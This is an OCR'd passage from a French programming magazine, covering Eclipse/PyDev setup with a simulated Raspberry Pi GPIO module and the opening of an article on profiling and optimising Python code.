Nous ne cocherons que le premier, ***PyDev*** (Mylyn n'est pas nécessaire ici), avant de cliquer sur le bouton ***Next***, deux fois, et accepter la "licence agreement" et un ***OK*** final pour le logiciel non signé. **Il faudra redémarrer Eclipse.** Au prochain démarrage nous irons avec le menu **Windows** / **Preferences dans PyDev** / **Editor** / **Tabs** pour spécifier **Tab Length = 2** (c'est peu, mais pratique pour des articles ou présentations), **Replaces tabs with space**, mais ***sans*** **Assume tab spacing** et ***sans*** **Allow tab stop**. Cela nous permettra d'avoir un minimum de warning de la part de l'éditeur Python sous Eclipse.



2

Installation de Python sur Windows

Le script précédemment décrit, **blink2leds.py** fonctionne sur le Raspberry Pi sous la version 2 de Python, c'est implicite. Moi-même j'utilise aussi Python 3 parfois et dans ce cas j'utilise l'extension **.py3**. Sur le Raspberry Pi une commande **python3 blink2leds.py** va aussi montrer correctement nos deux LEDS clignoter, donc avec la version 3. Nous allons donc installer la version 3.5.3, celle retournée par la commande python3 version sur le Raspberry Pi (l'image Raspbian utilisée 2018-06-27-raspbian-stretch.img).

Nous devrons télécharger Python, si pas encore installé depuis https://www.python.org/downloads/. Avec le nom ***Windows x86 executable installer,*** nous recevrons un fichier python-3.5.3.exe que nous exécuterons.


Nous choisirons ***Customize installation*** afin de choisir un répertoire d'installation, comme par exemple **D:\Python\Python35-32**. Nous aimons bien ne pas saturer le disque "C:", souvent un SSD de nos jours. Nous installerons aussi la version 2 de Python, qui elle sera cette fois-ci disponible avec l'extension **.msi**: **python-2.7.13.msi**. Les scripts Python pour le Raspberry Pi sont en général écrits pour la version 2. Il est conseillé d'utiliser un répertoire **D:\Python\Python27_13** ou similaire, plus facile à retrouver : il sera plus aisé de passer d'un à l'autre par un changement de configuration dans Eclipse par exemple.

Configuration de PyDev dans Eclipse


La première chose est de spécifier l'interpréteur Python d'Eclipse. Sans passer par cette configuration, nous ne pourrons pas créer un projet dédié à Python.

Pour cette configuration nous irons sous le menu ***Window*** / ***Preferences*** / ***PyDev*** / ***Interpreters*** et finalement ***Python Interpreter***. Le bouton en haut à droite **New** nous permettra d'entrer l'information : 3

Et deviendra : 4



3



4

Le bouton ***Browse*** nous permettra de naviguer entre les deux versions de Python si nous avons installé les deux. A tout moment nous pourrons en activer une autre, en installant la nouvelle (***Add***), voire en effaçant l'ancienne (***Remove***).
Ensuite nous installerons notre premier projet dédié à Python : c'est similaire à des projets Java.

Eclipse Python – Premier projet

Pour obtenir cette fenêtre, il nous suffira d'utiliser le menu ***File*** / ***New*** / ***Projet*** et ***PyDev Project***:
Nous créerons un projet **PythonPremierPas** avec le menu ***File*** / ***New*** / ***Projet*** et ***PyDev Project***. Eclipse nous demandera d'accepter la perspective **PyDev** qui est plus que judicieuse.
De la même manière que les projets Java dédiés au Raspberry Pi, en sectionnant le projet **PythonPremierPas**, nous pourrons créer, préparer et exécuter nos scripts Python sous Eclipse. Toutes les procédures nécessaires avant d'exécuter notre premier script Python sont similaires à Java.
Nous pourrons préparer notre premier script Python :

```
# coding: utf-8
# Ce script nous montrera Salut dans une console du Raspberry Pi
# Ce message sera suivi de Bravo sur une seconde ligne
# La variable nombre est juste là pour montrer le débogage

nombre = 1
print('Salut au Raspberry Pi')
nombre += 1
print('Bravo')
```

L'instruction Python **coding** est nécessaire pour les caractères accentués voir du Japonais ou autres. La variable **nombre** est inutile, mais sera utilisée pour le débogage. Et voici à présent l'exécution sous Eclipse, avec le bouton **Run** du menu, qui peut aussi contenir d'autres sélections que **hello.py**, et le résultat viendra dans la console d'Eclipse : 5
A gauche en haut, nous retrouvons notre projet Eclipse : il a déjà quelques scripts Python, dont **hello.py** et sa variable nombre indiquée en dessous.
Dans la partie de droite, avec la loupe, nous avons déjà sélectionné dans la marge de l'éditeur un point d'arrêt utilisable sur la ligne **print('Bravo')**. Avec un **Debug** (bestiole à gauche du bouton Run), nous aurons : 6
Nous avons stoppé après l'incrémentation de la variable **nombre** et nous voyons sa valeur dans la fenêtre des variables en haut à droite. Lorsque nous aurons terminé, il faudra stopper le Run d'Eclipse avec le petit carré rouge sur la barre en bas et remettre une perspective correcte en haut à droite, et dernier icône pour celle de Python. Nous voyons ci-contre les 3 Perspectives Java d'Eclipse. Pour un débutant avec Eclipse : il reste du travail !

Retour à blink2leds.py


Le script Python, **blink2leds.py** sera déposé dans le projet **PythonPremierPas** avec ***New*** / ***File*** comme pour **hello.py**.
Comme pour Java, nous pouvons copier un fichier, ici **blink2leds.py**, directement dans le répertoire du projet, c'est à dire ici **D:\EclipseWorkspaceNeon\PythonPremiersPas** de l'explorateur de Windows, et d'exécuter ensuite un ***F5*** (refresh) sur ce projet dans Eclipse. Il est clair que nous verrons tout de suite le problème : nous n'avons pas de librairie **RPi.GPIO** sur le PC. Il n'y a pas de port GPIO sur un PC !

Installation d'une librairie GPIO fictive dans Eclipse


Pour cette partie, si nous ne sommes pas trop familier avec Eclipse, il est plus facile d'utiliser l'explorateur de Windows dans le répertoire de l'espace de travail de notre projet Eclipse : **D:\EclipseWorkspaceNeon\PythonPremiersPas** et ensuite d'exécuter un ***Refresh*** ou ***F5*** sur le projet en question.

Les actions suivantes sont requises :
Création d'un répertoire RPi ;
Création dans le répertoire RPi d'un fichier __init__.py, mais **VIDE**. C'est le fichier d'initialisation d'une bibliothèque Python ;
Création dans le répertoire RPi d'un fichier GPIO.py comme ceci :

```
import time
```



5



6

```
BOARD = 1
OUT = 1
IN = 0
HIGH=1
LOW=0
PUD_DOWN=0

def setmode(arg):
 print (arg)

def setup(pin, state, initial=-1, pull_up_down=-1):
 print "setup:", pin, "with", state

def output(arg1, arg2):
 print "output: " ,arg1, "-" ,arg2

def input(arg1):
 print " input: " ,arg1
 time.sleep(0.1)
 return (1)

def cleanup():
 print "cleanup "

def setwarnings(flag):
 print "setwarning: " + flag
```

Je conseillerais d'utiliser Notepad++ avec une indentation à 2 espaces comme installé ci-dessus avec Eclipse.
Toutes les fonctions de la librairie GPIO utilisées par **blink2leds.py** seront donc simulées par des **print**s en Python. **GPIO.py** est en Python 2, mais fonctionnera ou pourrait être converti en Python 3 avec des **print**s spécifiques. Nous avons introduit l'instruction **input** qui est un peu différente : je l'ai utilisée dans un script pour un capteur ultrasonique, qui en avait besoin et pour mesurer une distance. Un bouton pressoir aurait aussi besoin d'une instruction **input** comme

```
if GPIO.input(lepin) == GPIO.HIGH:
```

En particulier pour un capteur à ultrasons, c'est clair que du code de simulation devrait être introduit sur le PC, car ce script doit recevoir différentes valeurs d'**input**, suivant le retour du signal ultrasonique après détection sur un objet se déplaçant. Pour un capteur de température Dallas DS18B20 ou de lumière, des valeurs aléatoires entre deux limites seraient intéressantes. Pour un capteur de mouvement ce serait aussi plus compliqué.
L'auteur préfère la solution Java pour ce genre de travaux de simulation avec du code comme :

```
if (System.getProperty("os.name").startsWith("Windows")) {
 //Code de simulation
}
```

dont l'équivalent Python serait

```
import platform
if platform.system() == 'Windows':
 #Code de simulation
```

L'instruction setup est aussi plus complète. Des arguments supplémentaires sont requis par exemple dans le cas d'un bouton pressoir.

Test de notre blink2leds.py

PyDev fonctionnant comme un charme, nous passons directement au débogueur. Dans cet exemple nous avons avons stoppé sur la ligne 26 (c'est à dire **i += 1**) pour limiter les **print**s sur la console d'Eclipse :

```
pydev debugger: starting (pid: 11780)
Les deux leds vont clignoter
1
setup: 12 with 1
setup: 15 with 1
output:  12 - 1
output:  15 - 1
output:  12 - 0
output:  15 - 0
```

Nous pouvons consulter la variable **i**, qui aura la valeur de 0 visible dans la fenêtre en haut à droite d'Eclipse. Avec un **F5** (Step Into) nous ferons passer notre variable **i** à 2 et le débogueur sera alors positionné sur l'instruction **while i < 15:**.
Nous voyons bien les 12 et 15 des broches physiques GPIO du Raspberry Pi correspondant à nos LEDS qui s'allument et s'éteignent.

Transfert des fichiers .py du PC au Raspberry Pi

Pour ce projet et cette configuration, nos fichiers Python seront dans le répertoire **D:\EclipseWorkspaceNeon\PythonPremiersPas**. L'outil de transfert **WinScp** (**FileZilla** sous Linux Ubuntu par exemple) nous permettra de copier nos fichiers Python dans le répertoire créé à cet effet sur le Raspberry Pi : **/home/pi/python**.
PuTTY (**ssh** sous Linux) nous permettra d'exécuter ces scripts avec **python** ou **python3** dans une console de Raspbian du Raspberry Pi.

Exercices pour le lecteur

Apprendre un langage, une technologie ou un outil, est quelque chose qui nécessite des exercices. Dans mon entreprise, il m'est arrivé de distribuer un ensemble d'exercices pour la semaine suivante. A mon avis cet article aurait besoin de quelques exercices :

- Convertir **GPIO.py** en Python 3 et configurer Eclipse pour interpréter le code en Python 3. Améliorer les **print**s de **GPIO.py** pour montrer les informations plus proprement pour chaque fonction. Un GPIO.OUT par exemple pourrait être affiché.
- Modifier le script **blink2led.py** pour que la LED rouge clignote chaque demi-seconde pour 15 s et la deuxième chaque seconde et pour toujours.


Ayant terminé cet article, j'ai installé rapidement **PyCharm** (https://www.jetbrains.com/pycharm/), créé un projet, copié mes exemples Python pour le Raspberry Pi, en particulier **blink2leds.py,** copié le répertoire RPi, modifié **GPIO.py** en Python 3 … et joué avec ! Ce charmant **PyCharm** a fonctionné comme un charme. •

Sources sur programmez.com et GitHub

Philippe BOULANGER
Manager des expertises C/C++ et Python
www.invivoo.com

PERFORMANCE ET OPTIMISATION

Python est un langage bytecodé, ce qui signifie que le code est converti en bytecode puis, celui-ci est interprété. Aujourd'hui, les différents benchmarks démontrent que le CPython - la version la plus courante de Python - est entre 2 et 100 fois plus lent que du C suivant le type des opérations. Vous trouverez ci-contre un diagramme des performances de différents langages extrait du site officiel du langage Julia ; et si nous ne pouvons pas résoudre tous les problèmes de performance, nous pouvons toutefois développer notre code afin d'éviter les principaux pièges.



niveau 200

PHILOSOPHIE

La lenteur : absolue ou relative ?

La notion de lenteur est bien souvent subjective. A savoir que la plupart du temps l'indicateur est le degré de patience de l'utilisateur. Par exemple, si je souhaite extraire des métriques sur le code d'un très gros projet, le script va s'exécuter en 5mn. En revanche, le jour où vous êtes de mauvaise humeur, stressé ou en retard, vous allez sûrement pester sur la lenteur. Le lendemain, en effectuant la même opération tout en discutant avec vos collègues, cette opération pourrait vous paraître plus rapide. Cela nous arrive à tous, nous sommes humains.

Pour l'homme, le temps est une notion relative. Il faut donc se baser sur des métriques précises avant d'en tirer des conclusions.

La lenteur : interne ou externe au programme ?

Supposons que je travaille sur un script de génération d'un rapport à partir d'extractions de bases de données. Si mon script s'exécute en 30mn, est-ce parce que mon code est « mal » écrit ou y a-t-il des raisons externes à mon programme qui nuisent aux performances ? Car dans le cas de requête en base de données, la requête est envoyée via un socket réseau à la base de données. Celle-ci va compiler la requête pour calculer le plan d'exécution et l'exécuter en stockant le résultat dans le tempdb (zone de stockage temporaire). Une fois le calcul effectué, le résultat est envoyé au programme appelant. Si le réseau ou la base de données sont saturés, le résultat sera moins rapidement disponible. Comment faire pour mesurer que le programme est en attente de quelque chose d'extérieur ? La réponse est d'avoir une mesure impartiale qui permette de mettre en avant :

- le temps CPU : réellement consommé pour vos calculs ;
- le temps système : lire/écrire sur le disque dur par exemple avec les couches d'encryption BitLocker et l'antivirus par exemple ;
- le temps de sommeil : le temps d'attente d'une réponse.

Le temps utilisateur - celui que l'utilisateur perçoit - étant la somme des 3.

La lenteur : le code ou l'algorithme ?

Il est très facile de dire que le code est mal écrit, mais remettre en cause un choix algorithmique est bien plus difficile. Pourtant, un mauvais choix technique ou un algorithme inefficace peut être source de contre-performance. D'autant plus qu'un développeur a souvent tendance à tester avec un jeu de données trop simple qui s'exécute en un temps trop court. Puis, quand au cours de la vie du programme, la volumétrie augmente, les temps se dégradent. Cela arrive progressivement c'est pourquoi on n'en prend pas tout de suite conscience.

A savoir que lorsque la volumétrie double et que le temps d'exécution est multiplié par 4 ou plus c'est un signe que l'algorithme mérite d'être revu.

MESURE DU TEMPS

Avant de parler d'optimisation, il faut déterminer les zones de code qui prennent trop de temps d'exécution. Pour ce faire, il existe différentes méthodes qui ont chacune leurs avantages et inconvénients.

Le module « time »

Avant la version 3.3, nous ne pouvions utiliser que les fonctions ***datetime.now*** (retourne date et heure système au moment de l'appel) et ***clock***. Nous étions alors limités à la milliseconde. Voici un exemple d'utilisation :

```
import datetime, time

def read_csv( filename ):
  results = []
  with open( filename, 'r' ) as file:
    for line in file:
      line    = line.rstrip()
      columns = line.split( ';' )
      results.append( columns )
```

```
  return results
start  = datetime.datetime.now()
start_c = time.clock()
result = read_csv( 'sample1.csv' )
end_c = time.clock()
end   = datetime.datetime.now()
print( "user time =", (end-start).total_seconds(), 's' )
print( "CPU time =", end_c-start_c, 's' )
```

Depuis la version 3.3, le module ***time*** contenait les fonctions ***process_time*** et ***perf_counter***. Mais depuis la version 3.7, le module ***time*** propose des nouvelles fonctions extrêmement utiles : ***process_time_ns*** et ***perf_counter_ns***.

```
from time import perf_counter_ns, process_time_ns
from math import pi

def compute( x, y ):
  from math import sin, cos
  return sin(x) * cos(y)

pc1 = perf_counter_ns()
pt1 = process_time_ns()

output = "C:/Temp/output.txt"
with open( output, "w" ) as file:
  n = 3000
  for i in range( n+1 ):
    x = pi * i / n
    for j in range( n+1 ):
      y = pi * j / n
      f = compute( x, y )
      file.write( F"{x};{y};{f}\n" )

pt2 = process_time_ns()
pc2 = perf_counter_ns()
print( "Process time   = ", ( pt2 - pt1 ) / 1000000000 )
print( "Process counter = ", ( pc2 - pc1 ) / 1000000000 )
```

Sur le PC, nous obtenons ce résultat :

- Process time = 50.703125
- Process counter = 51.217306983

process_time_ns retourne le temps CPU et le temps système. ***perf_counter_ns*** compte le temps comme process_time_ns et y ajoute le temps de sommeil.

Le module « logging »

Bien qu'initialement prévu pour aider au débogage, le module logging peut nous aider à mesurer le temps passé. Voici un exemple :

```
from math import pi
from logging  import ( basicConfig,
            DEBUG,
            getLogger,
            shutdown as StopLogging )

def compute( x, y ):
  from math import sin, cos
  return sin(x) * cos(y)

basicConfig( filename='example.log',
      format  = "%(asctime)-15s;%(thread)d;%(levelname)s;%(filename)s;%(lineno)d;%
(message)s",
      level   = DEBUG )

output = "C:/Temp/output.txt"
with open( output, "w" ) as file:
  n = 3000
  getLogger( "loop" ).debug( "before loop" )
  for i in range( n+1 ):
    x = pi * i / n
    for j in range( n+1 ):
      y = pi * j / n
      f = compute( x, y )
      file.write( F"{x};{y};{f}\n" )
  getLogger( "loop" ).debug( "after loop" )
  StopLogging()
```

En exécutant le code, nous obtenons un fichier example.log qui contient les lignes suivantes :
2018-12-19 22:59:10,047;11980;DEBUG;mesure2.py;29;before loop
2018-12-19 23:00:00,307;11980;DEBUG;mesure2.py;36;after loop
La différence de temps entre les deux lignes nous fournit l'indication du temps utilisateur.

Le profileur interne de Python

Pour mesurer les performances plus finement, l'outil adéquat est le profileur de code. On peut le lancer en ligne de commande via la ligne suivante :

```
python -m cProfile [-o output_file] [-s sort_order] myscript.py
```

Le rapport fourni présente plusieurs champs intéressants :

- ncalls : donne le nombre d'appels de la fonction ;
- tottime : fournit le temps total en secondes passé dans la fonction en excluant les sous-fonctions;
- percall : est égal à tottime/ncalls ;
- cumtime : est le temps passé dans la fonction et les sous-fonctions ;
- filename :lineno(function) : donne l'information sur la fonction testée ainsi que sa position (fichier + numéro de ligne).

Reprenons l'exemple « Old School » et testons la commande. Maintenant, voyons ce que nous retourne la commande sans les options '-o' et '-s':


```
consumed time = 1.443044 s
     3010586 function calls (3010575 primitive calls) in 1.445 seconds

 Ordered by: standard name

 ncalls  tottime  percall  cumtime  percall filename:lineno(function)
     3   0.000    0.000    0.000    0.000 <frozen importlib._bootstrap>:103(release)
     3   0.000    0.000    0.000    0.000 <frozen importlib._bootstrap>:143(__init__)
     3   0.000    0.000    0.000    0.000 <frozen importlib._bootstrap>:147(__enter__)
     3   0.000    0.000    0.000    0.000 <frozen importlib._bootstrap>:151(__exit__)
     3   0.000    0.000    0.000    0.000 <frozen importlib._bootstrap>:157(_get_module_lock)
     3   0.000    0.000    0.000    0.000 <frozen importlib._bootstrap>:176(cb)
```

```
   5/1  0.000  0.000  0.001  0.001 <frozen importlib._bootstrap>:211(_call_with_
frames_removed)
...
     1  0.535  0.535  1.444  1.444 consumed_time_clock.py:11(read_csv)
     1  0.000  0.000  1.445  1.445 consumed_time_clock.py:6(<module>)
     6  0.000  0.000  0.000  0.000 cp1252.py:18(encode)
  4879  0.003  0.000  0.065  0.000 cp1252.py:22(decode)
     1  0.000  0.000  0.000  0.000 datetime.py:1023(time)
     2  0.000  0.000  0.000  0.000 datetime.py:1048(__new__)
     1  0.000  0.000  0.000  0.000 datetime.py:1360(datetime)
     3  0.000  0.000  0.000  0.000 datetime.py:1368(__new__)
     1  0.000  0.000  0.000  0.000 datetime.py:1949(timezone)
1000042  0.072  0.000  0.072  0.000 {method 'rstrip' of 'str' objects}
     3  0.000  0.000  0.000  0.000 datetime.py:1972(_create)
...
```


Le listing précédent - que nous avons soigneusement tronqué pour le rendre plus lisible - contient tous les appels de fonctions (directs ou indirects) effectués pendant l'exécution avec, en vert, les appels aux fonctions du code. Les autres sont des appels à des API Python. Pour pouvoir en retirer de l'information, il va falloir se concentrer soit sur les fonctions pour lesquelles ncalls est élevé, soit sur les fonctions consommant beaucoup de temps. Cet outil ligne de commande est suffisant pour travailler par fonction.

Le profileur de Spyder

La plupart des IDE proposent une version simplifiée du profileur (plus simple à utiliser et à analyser). Spyder, le petit IDE fourni gratuitement dans la distribution Anaconda, en propose également un. Pour s'en servir :



Et voici le résultat obtenu :




Mais, nous restons à mesurer des appels de fonctions.

MODULES

La grande force de Python est sa très large bibliothèque couvrant la majorité des besoins d'un développeur. Il est donc très rare de ne pas trouver d'appels à des fonctions d'import. Si ces imports sont mal utilisés, ils peuvent être source de contre-performance. Prenons l'exemple suivant :

```
def f(x):
  import math
  return math.cos(x) * x

def build( nb ):
  step  = 1.0 / nb
  result = []
  for i in range( nb+1 ):
    x = step * i
    result.append( f(x) )
  return result

nb   = 10000000
result = build( nb )
```


Nous allons utiliser le profileur intégré à Spyder pour mesurer les temps passés :



On constate qu'un appel à ***build*** consomme 6,95s et que 10000001 appels à ***f*** prennent 3,53s.
Modifions l'exemple précédent pour rendre global l'import de ***math*** :

```
import math

def f(x):
  return math.cos(x) * x

def build( nb ):
  step  = 1.0 / nb
  result = []
  for i in range( nb+1 ):
    x = step * i
    result.append( f(x) )
  return result

nb   = 10000000
result = build( nb )
```

En utilisant le profileur de Spyder, nous obtenons :




Nous gagnons 1.04s grâce à cette action. En effet, à chaque appel de f, il allait chercher le module 'math' sur le disque, puis le chargeait en mémoire. Et, le bytecodait si cela était nécessaire. Il est

donc préférable d'importer les modules dans l'espace global dès lors que l'on doit appeler un grand nombre de fois la fonction et que le contenu du module ne change pas pendant l'exécution.
En utilisant « ***from math import cos*** » nous allons charger uniquement la fonction ***cos*** dans l'espace global, ce qui nous donnera le code suivant :

```
from math import cos

def f(x):
  return cos(x) * x

def build( nb ):
  step  = 1.0 / nb
  result = []
  for i in range( nb+1 ):
    x = step * i
    result.append( f(x) )
  return result

nb   = 10000000
result = build( nb )
```

Nous obtenons avec le profileur :




Comme nous pouvons le voir, nous obtenons un gain faible (0.31s) mais non-négligeable lorsqu'il est répété à de nombreuses reprises. La raison ? A l'appel de ***math.cos***, le programme commence à chercher math dans l'espace des variables/fonctions globales/locales, puis va chercher cos dans l'espace de math. En faisant « ***from math import cos*** » on stocke la fonction cos dans l'espace global. Après, dans la fonction ***f***, on ne cherche plus que cos dans l'espace global : on économise une recherche par appel.

LES BOUCLES

Bien souvent, lorsque nous avons des grosses boucles, nous pouvons perdre des petits quantums de temps à chaque tour de boucle. Dans la fonction build de l'exemple précédent, nous faisions result.append à chaque itération. L'interpréteur va donc chercher result dans l'espace des variables locales puis chercher la fonction append dans l'objet result, on a donc deux recherches dans des dictionnaires. Une première façon d'améliorer cela consisterait à retirer une recherche à chaque tour de boucle :

```
def build( nb ):
  step  = 1.0 / nb
  result = []
  addList = result.append
  for i in range( nb+1 ):
    x = step * i
    addList( f(x) )
  return result
```

Nous obtiendrions alors :



0,09s de gagner ! En partant de ce principe, x=i*step n'est utilisé qu'une seule fois dans la boucle, en réécrivant le code comme suit :

```
def build( nb ):
  step  = 1.0 / nb
  result = []
  addList = result.append
  for i in range( nb+1 ):
    addList( f(step*i) )
  return result
```

Nous économisons 0.03s supplémentaires.
Nous nous rendons compte que le code de 'build' consiste à créer une liste. Il est possible d'utiliser une construction de liste par compréhension :

```
def build( nb ):
  return [ f( i / nb ) for i in range( nb+1 ) ]
```


Cela permet de gagner environ 1.3s.

FONCTIONS RECURSIVES

Dans un programme Python, nous allons appeler de nombreuses fonctions - qu'elles soient écrites par nos soins ou qu'elles proviennent de modules. Essayer de minimiser le nombre d'appels permettra de gagner du temps. Un des exemples les plus parlants est la suite de Fibonacci :

```
def fib(n):
  if n<2:
    return n
  return fib(n-1) + fib(n-2)
x = [ fib(i) for i in range( 35 ) ]
print(x)
```

Nous obtenons le résultat suivant avec le profileur :




La fonction ***fib*** est appelée 48 315 597 fois ! Si nous pouvions stocker les résultats intermédiaires (afin de ne pas les recalculer inutilement) nous y gagnerions en performances ! Et ça tombe bien puisque Python 3.x propose une solution de mise en cache très simple à mettre en œuvre :

```
from functools import lru_cache as cache
@cache( maxsize=None )
def fib(n):
```

```
  if n<2:
    return n
  return fib(n-1) + fib(n-2)
x = [ fib(i) for i in range( 35 ) ]
print(x)
```

Grâce au lru_cache, ***fib*** n'est désormais appelé que 35 fois ! D'un temps en secondes nous passons en microsecondes.



Toutefois attention, la mise en cache passe par du stockage et donc une augmentation de la mémoire consommée. Si ***maxsize*** n'est pas utilisé, on peut se mettre à consommer toute la mémoire disponible. De plus, on ne peut pas réinitialiser le cache facilement ; il reste présent aussi longtemps que le module (contenant la fonction) est chargé en mémoire.

Appliquer une fonction a tous les éléments d'un vecteur

Appliquer une même opération à tous les éléments d'une séquence est une action qui arrive souvent dans les scripts : c'est un cas de programmation fonctionnelle qui simplifie le code. Nous allons appliquer cette opération de plusieurs manières différentes :

- construire la liste résultat via des appels à append
- construire une liste par compréhension
- utiliser la fonction 'map'

```
from random import randint

def f( x ):
  return x * x + 2 * x - 4

def build1( v ):
  result = []
  for x in v:
    result.append( f( x ) )
  return result

def build2( v ):
  return [ f( x ) for x in v ]

def build3( v ):
  return list( map( f, v ) )

n = 100000
v = [ 0.001 * randint( 0, 1000000 ) for i in range( n ) ]
f1 = build1( v )
f2 = build2( v )
f3 = build3( v )
```

Nous allons effectuer des tests avec le profileur pour différentes valeurs de n.

	n=100000	n=500000	n=1000000	n=5000000	n=10000000
f1	40.99	213.63	428.94	2110	4410
f2	28.17	148.2	293.2	1470	2950
f3	24.73	131.81	278.17	1370	2720

Les temps indiqués sont en millisecondes. Comme vous le constatez, la méthode 'map' est la plus efficace.

Formatage de textes

